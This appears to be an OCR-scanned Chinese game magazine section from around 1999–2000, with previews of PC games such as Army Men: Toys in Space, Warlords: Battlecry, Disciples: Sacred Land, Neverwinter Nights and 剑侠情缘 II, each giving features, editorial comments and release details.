当初笔者就很中意《猎杀潜航》这个游戏，如今《猎杀潜航Ⅱ》在各个方面都有明显的提高，无不让笔者为之雀跃。更可贵的是游戏中博物馆里大量有价值的潜艇、舰船等军事作战单位的资料和图像，对军事迷来说可谓是珍贵的东西了。

文/流星雨工作室　编辑/石子

游戏名称：Silent Hunter Ⅱ
游戏类型：模拟[SI]
制作公司：SSI
上市时间：1999年11月
期待程度：★★★★



太空奇兵

3DO在其力作《玩具兵大战》系列日渐热销之时，又开始了该系列的下一集《太空奇兵》的开发工作。

在这一辑中，外星入侵者和邪恶的褐色军团联合了起来，而我们的"绿色军团"也得到了明日蒂娜（Tina Tomorrow）的太空军队的加盟。这些太空军队的队员大部分是女性，看上去有点象40年代人们心目中的未来女性——身穿金属光泽的古怪服装，体格强健得足以对抗任何力量……而外星人侵者联盟，也是古怪多多，简单的食型幼虫和眼球暴出的大型恶魔战士混在一起，打起仗来岂不是会乱成一团？！而新一轮的太空玩具大战，就在这混乱又热闹非常的气氛中展开了。

为了与其它的即时策略游戏风格一致，游戏界面经过了又一次的修改。如玩家可以对任何一个单一士兵进行控制，也可以将他们编排成班。开发者正在进一步提高游戏的AI系统，以使玩家的队伍更加聪明（目前而言，当玩具兵看见某个敌人时，可能会错杀自己人）。



据说，《太空奇兵》中将有12个任务分别在地球或明日蒂娜及外星人所处的太空中展开。游戏环境看上去比上一代更精细，玩具兵们不再是塑料土地上的一群塑料人。


游戏最大的改进在于兵种的设计，玩具太空人的出现大大丰富了参战单位的类型。这些太空种族包括：异形蜘蛛（Alien Spider）、异形指挥官（Alien Commender）、异形幼虫（Alien Larvae）等科幻色彩浓重的兵种。相应游戏中的武器和交通工具也不再停留于"二战"的火力水准上，激光武器等各种先进的武器也将相继亮相。当然，游戏仍将保留多人模式。入侵者和守护者们的力量各有千秋，依笔者看，玩家最初的选择很可能是不看实力看形象，毕竟太空玩具比较诱人嘛！

HIGH LIGHT

《玩具兵大战》这个题材首次问世时，大家的新鲜度极高，但二代就不那么管用了。这一次《玩具兵大战》的副标题竟然变成了"Toys in Space"，意指太空中的玩具们。显然，玩具军人（Army Man）的标题已经名存实亡了。难道，这些昔日的"伙伴"真的要落伍了吗？

文/流星雨工作室　编辑/石子

游戏名称：Army Men. Toys in Space
游戏类型：即时策略[ST]
制作公司：3DO
上市时间：2000年第一季度
期待程度：★★★☆



与其说《战神：挽歌》象《战神》四代，倒不如说它是一个改良版的即时策略游戏。也就是说，它只是《战神》系列的一个分支，而真正的《战神4Ⅳ》尚在酝酿中，可能会在2000年面市。

《挽歌》并非单纯模仿《命令与征服》，制作组坚持把"英雄本色"作为游戏强调的重点。玩家在游戏中必须象关注战斗结果一样关注英雄本身的培养。



这是一个标准的虚幻故事：黎明岛上的人们受到邪恶力量的威胁。其一是"保护者"，生命的给予者，苦难的救济者路斯福，另一个是"征服者"，死亡使者那瓦尔，他们将给人类带来无止尽的灾难，因此正义的力量必须消灭他们。


在过去的《战神》系列中，英雄的作用并不明显，而在《挽歌》中，他们不但具有超能力更是游戏不可缺少的部分。玩家可以选择英雄的种族和等级并逐渐培养他们。游戏中共有8个种族，如人类、精灵、人身牛头怪等等，同时有16种等级可供选择，不同种族的等级范围也有所区别。英雄的4个参数：敏捷、智力、力量和号召力，会在游戏过程中得到提升。玩家可以将搜索到的史前古器物装备在英雄身上，提高他们的战斗效力。每一个英雄都有自己的行动范围，升级后这个范围会有所增长。

游戏中的魔法有80种，分别来自8个种族所拥有的魔法球中，其中包括：生成防护罩的防御咒语、闪电术及火球术等攻击咒语、可以召唤独角兽的召唤咒语、制造荆棘墙的创造咒语、鼓舞士气的财物增长咒语等等。施法者的魔力根据种族和等级的不同而改变，每一种魔法都需要动用不同的道具，有些相克的咒语亦不可同时使用，例如，生和死的魔法。魔法可针对特定的人物，也可针对特定的地区或团体使用，使用的全过程清晰可见。

在《战神Ⅲ》中，玩家只要占领城池掠夺钱财，就可以获得生产资源，因此无须担心资源收集的问题。虽然制造军队需在回合结束后进行，比即时策略游戏缓慢许多，但却能同时制造出不同种族的部队。这次，在《挽歌》中，玩家操纵的人物会更多，分工也更细致。虽然很难想象由《战神》系列改编成的即时策略游戏的样子，但从游戏提供的画面来看，野外作战的效果还是不错的，众多的种族拼杀起来一定很好看。另外，英雄在战场上出现，会改变战斗的动态效果，这一点又和即时策略有所不同。战斗并不是游戏唯一的内容，玩家依然可以领取额外的任务。

HIGH LIGHT

记得国内曾发行过《战神Ⅲ》，但是反响并不强烈。究其原因，可能在于



其战斗场面单调，时间又拖得比较久，没有些耐性是不行的。如今，侧重于即时战斗的《挽歌》，撇开创新的部分不谈，单从画面效果上讲，就比人物像纸片一样的《战神Ⅲ》好得多，令人颇有好感。不过，目前即时策略如此流行，《挽歌》能否有好的表现，还要看它是否合玩家胃口了。

文/流星雨工作室　编辑/石子

游戏名称：Warlords：Battlecry
游戏类型：即时策略[ST]
制作公司：Red Orb
上市时间：未定
期待程度：★★★★



在《神圣国度》问世之前，我们玩过的回合制幻想策略游戏只有《英雄无敌Ⅲ》一支独秀，而现在，终于有新作品可以一试了。

《神圣国度》的情节与其它的策略游戏大同小异。玩家需完成一定的任务，并且要尽可能地达到完满。不同的是，一般的回合制游戏中，玩家必须有一定的队伍基础，才能"雇佣"到高级成员，而《神圣国度》中则允许玩家的队伍自由"成长"。起初，加入玩家队伍的成员都只是有待训练的毛头小子，但当他们在并肩作战的过程中积累了一定的经验后，就可以升级为强大的单元（倘若已建立了进化所需的建筑物）——由学徒变为巫师，骑士变为皇家卫士。

幻想的情节在游戏中占了很大的比重，幽灵、盗尸者、巨龙都是游戏中的作战主力。开始时玩家拥有一座城堡和少量的资源，主要的任务就是管理自己的领土。当玩家的管理逐步走上正轨后，会发现一些水晶和黄金。黑色、蓝色、红色和白色的水晶是用来提供魔法能力的。在体验试玩版时，笔者发现玩家队伍中的所有魔法师都掌握基本的闪电术，而其它魔法则需要购买或发现后才能使用，真正有威力的魔法来自于玩家的城堡。玩家只要建立图书馆，就能研制出许许多多的魔法，它们诞生于魔法的发源地——天堂。一旦某种魔法研制成功，就可以从天堂施放给领域内的任何人。玩家收集的水晶越多，拥有的法力也就越强。每一回合只能施放一种魔法，但可以施放的魔法量只受法力点数的限制。



领导者的优劣直接影响队伍的规模（玩家可以在任何一个占领的城市中招募领导者及士兵）。首领类别的选择决定着他能统治的人数。举例来说，大天使只能拥有一位追随者，而飞马骑士能拥有三位。玩家可以针对英雄具有的特殊能力，安排他们持有特定的技术，如使用不可思议的史前古兵器或是魔法书等。



游戏的另一个特点是，英雄们不必靠积累经验升级，如果玩家能发现一个训练场（在某些关卡中的某些位置），就可以用钱来"购买"升级所需的经验值。在一道关卡通过以后，玩家可以选择一些不同的物品带入下一关，比如第一个任务结束后，可以选择一位英雄和一件史前古器物带入任务二，这对完成下一关的任务很有帮助。同时，还有一个令笔者非常欣赏的特性——创造英雄！如果玩家不喜欢绞尽脑汁地给他们取名字，游戏还可以为他们命名。

说实话，关于此游戏的特点一时半刻也说不完，如色彩鲜艳的画面、出色的剪辑以及丰富的背景。《神圣国度》无疑是一个激情四溢的作品，而游戏中几乎每件事物都体现了这种激情。

HIGH LIGHT

《神圣国度》并不是个来头很大的作品，但当笔者试玩之后却对其刮目相看。相信，这个有着4种特性各异的种族、由4场战役编织成的引人入胜的故事以及众多游戏场景的新一代回合制幻想策略游戏，将令喜爱《英雄无敌Ⅲ》的玩家们跃跃欲试。

文/流星雨工作室　编辑/石子

游戏名称：Disciples: Sacred Land
游戏类型：策略［ST］
制作公司：Strategy First
上市时间：1999年10月
期待程度：★★★★



BioWare宣称，目前正着手制作一个名为《无尽冬夜》的在线角色扮演游戏。此游戏主要以TRPG游戏《龙与地下城》为背景，玩家将可以通过国际互联网或局域网体验和朋友一起搏杀恶魔的感觉。

游戏是以AD& D指令形式出现，按新的规则进行设置的，包括了游戏中所有的、种族、等级、武器和魔法项目。

任何游戏者都可以建立一个服务器，做一个地牢统治者(DM)。他不但能控制恶魔，制造新的怪物，还可以指使非玩者人物与普通玩家控制的角色对战。DM甚至还拥有修改现有的指令系统，为游戏视频引擎制作过场动画以及设置游戏中各种陷阱的工具。游戏中，还可以通过调入一位流浪的游侠来"拯救"恶运缠身的玩家，或者将玩家的属性变为无敌（就如同真正的DM常做的那样）。

《无尽冬夜》发生在龙与地下城那被遗忘的领域中。真正的AD& D形式，令游戏的剧情线索只能有一条，即由DM及普通玩家建立的唯一的故事。而游戏中的"指令"设计，是否以冒险游戏为基础，目前尚不得而知。



角色扮演类游戏向来要求玩家不能放过游戏中的任何一个关键点，AI的设置也从不考虑是否一下就能把玩家干掉（反正可以S/L）。而《无尽冬夜》中的DM，可以随意调整这些内容以达到平衡。除此之外，还能对游戏的加入进行控制，规定自己的会员。据BioWare称，游戏能一次容纳64个由玩家创建的角色。

《无尽冬夜》使用的是Omen引擎，这一引擎最初是为《夺命追杀令2》开发的。虽然游戏中的图象看上去已相当不错，但还是需要一张3D加速卡。

《无尽冬夜》的目标是让玩家能在电脑上体验一下AD& D的感觉。伟大的DM，跃跃欲试的玩家，这将是对RPG游戏的一个潜在的威胁。




HIGH LIGHT

这个游戏最初让笔者为之一震，因为其开发画面非常漂亮，角色的设定原稿也别具一格。但是，了解到这是个线上游戏之后，对它的热情迅速降温，除非在游戏推出时我们的网络速度能够有所改观，不然，即使不会死在游戏里，也会急死在电脑前。

文/流星雨工作室　编辑/石子

游戏名称：Neverwinter Nights
游戏类型：角色扮演［RP］
制作公司：Bioware
上市时间：未定
期待程度：★★★☆



武侠角色扮演游戏是中文游戏世界里长盛不衰的主题。然而要想把这样一个大众题材的游戏做出特色和新意来，那绝对不是一件容易的事情。在开发完成了风云一时的《剑侠情缘》之后，金山公司西山居创作室仍在努力拓展着这个题材更高的表现境地，现在就让我们先期展望《剑侠情缘 II》的风采吧！

《剑侠情缘 II》的故事发生在南宋时期金国第二次大举南侵的三年以后。故事承接一代，南宋大将军之子张如梦与金国国师之女南宫彩虹由仇敌成为爱侣（见《剑侠情缘》剑门关一段），二人远走漠外，不问世事，一晃二十年。其子南宫飞云已经长大成人，年满16岁，文才武功都有了几分火候。为了儿子的前途，夫妇二人决定让儿子离开大漠去寻找姑母，希望在姑母的教导下逐渐融入社会。

天资聪颖却又完全不谙世事的南宫飞云就这样踏入一个他完全陌生的世界，具有汉金血统的南宫飞云却又因为父母的原因为宋金两国所不容。在大漠里生活了16年的南宫飞云对一切都充满了好奇，因为好奇，意外救了一位美丽的少女。第一次见到的美丽少女自然就是他的梦中情人！然而，这位直到好久以后才知道叫若雪的女孩，身份却扑朔迷离，且行踪诡秘。

其时宋金南北对峙，局势如同水火。但没有任何世界观的南宫飞云完全无视这一切，他的心中只有一个人，走遍天涯海角也要找到她。在寻找心上人的途中，我们的主人公结识了一个又一个的朋友，也遇到了一个又一个的敌人。刻骨的思念，真挚的友情，艰苦的路途，险恶的机关，扑朔迷离的线索，恩怨缠绵的江湖，伴随着南宫飞云从一个陷阱走向另一个陷阱。起伏跌宕的故事，性格丰满的人物，悬念迭起的进程，幽默轻松的对白，《剑侠情缘 II》将以喜剧的手法描写一出时代的悲剧。

如果说，《剑侠情缘》是从"侠之大者，为国为民"的视角出发的话，那么《剑侠情缘 II》则是从人性的角度出发，用一种全新的理念，从侧面来描述在一个特殊的时代里江湖人士的奋斗和理想。

一个悲剧的时代，产生的永远只能是悲剧。




《剑侠情缘 II》的图形方面采用640×480×16位真彩色模式，45度角俯视地图，游戏主角可八方向行走，画面以像素为单位卷动，屏幕卷轴因而显得异常平滑。游戏场景采用超大地图，单幅地图最大可达267屏。当然大家不必过于担心在这么大的场景中走路太累，游戏中还提供了行进速度调整功能。游戏中的人物、场景、物品等都是预先使用3D制作渲染，人物动作非常细致

与前作最显著的不同之处，大概就是战斗模式的改变了。《剑侠情缘 II》一改大多数中文武侠RPG的回合制战斗模式，从善如流地采用了即时战斗模式，游戏中的紧张气氛顿时高涨起来。玩家不必再为"踩地雷"式的遭遇战所带来的频繁的场景切换而苦恼，游戏中的敌人都在场景中游走，你可以选择是否与其接战。当然，即时战斗将会更多地考验玩家的反应能力，还记得著名的《暗黑破坏神》(Diablo)所带来的令人窒息的战斗气氛吗？在《剑侠情缘 II》里，大家准备接招吧！

游戏中的战斗系统允许角色向任意方向施展武功招式攻击。据称可以实现敌我百人大混战。超强的人工智能不仅具有优秀的路径搜索方法，而且将为NPC引入可视范围、视角等多种属性。武功招式的效果带半透明效果，即时光影效果采用16位高彩色，而武功装备与升级系统也将与任何一款已经面市的武侠游戏有所不同。



具有浓厚民族文化色彩的剧情和音乐一直是西山居作品的传统，《剑侠情缘 II》中将继续将其发扬光大。音乐方面将进一步体现民族特色，采用二胡、笛子、三弦、古筝、琵琶、唢呐等民族乐器的音色，并挖掘中国戏曲的素材，融合现代New Age的音乐风格来制作游戏的音乐。音效全部采用高品质的原声采样，并根据游戏中的人物位置自动进行声场定位。届时还将聘请专业歌手主唱游戏主题歌。




我们拿到的《剑侠情缘 II》Demo1.0为技术演示版，主要用于验证游戏引擎的实用性和可靠性，因此许多游戏中必需的功能，如武功系统、升级系统、武器与物品的装备与使用、系统功能等都未加入，简短的故事也与正式版本中的剧情完全无关。等到Demo3.0游戏试玩版发布时，玩家将可亲自了解到产品真实质素。

HIGH LIGHT

即时战斗系统的引入将《剑侠情缘 II》的技术水平一下子提高了许多，而游戏的场景之大在游戏开头的庄园场景中也得到了充分的体现。但在当前的演示版中，我们发现场景中角色被树木或墙壁遮掩后未能实现透明效果或轮廓指示，希望游戏制作者能注意这个问题。

编辑整理/游骑兵

游戏类型：角色扮演 | RP |
制作公司：金山西山居
上市时间：未定
期待程度：★★★★



曾经与一些朋友探讨过，为何中国人开发的游戏中鲜有模拟类的作品？分析的结果大致是认为这类游戏对程序引擎的要求不低，开发投入和难度都不小，而最终产品（哪怕是海外模拟游戏的极品）在华语地区的流行程度也不是很高，因此使得开发者对这个领域望而却步。

然而逆火的产品就彷佛它的名字一样，有一些明知不可为而为之的傲气。从他们最初的纵版射击游戏《天怒》，到前一段时间上市的回合制战争游戏《世纪战略》都可见一斑。这一次，他们带来的则是中国古代战国时代背景的机甲争霸之作《战国·噬魂之旅》。

从名字上看，《战国·噬魂之旅》很




容易让人误以为这又是个“流行”的即时策略游戏，其实这应该算是典型的模拟类作品。玩家扮演一个加入机甲战队“噬魂突甲旗”的孤儿，参与了燕国与北狄的征战。虽然游戏的时代背景与氛围都以中国古代战场为蓝本设计，但游戏中你所面对的并非弯弓射雕的域外骑兵，在这里，单人驾驶的战斗机甲、装甲车和激光炮台成为战场的主角。

第一次进入游戏，我就为它的图像表现效果深感吃惊，因为在此之前我一直以为，国内的游戏制作者要想独立开发出这样的图像引擎可能还需要很久。《战国·噬魂之旅》采用全3D图像引擎，640×480真彩色显示模式，战场中高低起伏、相互掩映的环境构筑已经很有气势，同时战场上还有天气变化。雪花飘飘的雪原上，铁骑突进，在“嘎嘎”机甲行进声中注意观察雷达上敌方目标的动态，当前方发现可疑目标时，移动准星、估算提前量、发射！重炮的激发在目标身上绽开耀眼的光焰，目标刹那间被炸成一堆焦黑的残骸，碎片还在四处飞溅……游戏的执行效率不错，在配有3D加速卡的PC上几乎没有任何延迟感。



在机甲座舱视角中，除了可以用键盘控制机甲行进转弯之外，还可以用鼠标调整机身的俯仰角度和左右转角进行瞄准。如果不习惯座舱视角的视野，游戏中还可以切换到尾随视角，从而获得更广阔的视野和更有利的姿态控制，而抬头显示器(HUD)的显示资料依然会显示在屏幕上，这非常类似游戏机上模拟游戏的显示模式。另外，玩家所驾驶的机甲还可以随战斗的延续而装配各种不同性能的武器弹药。


由于目前我们所能看到的还只是游戏的体验版，所以在有关任务结构、音乐音效等方面还无法给出确切的评断。在完整版的游戏中，可能提供的功能包括联机对战、机甲选择。



HIGH LIGHT

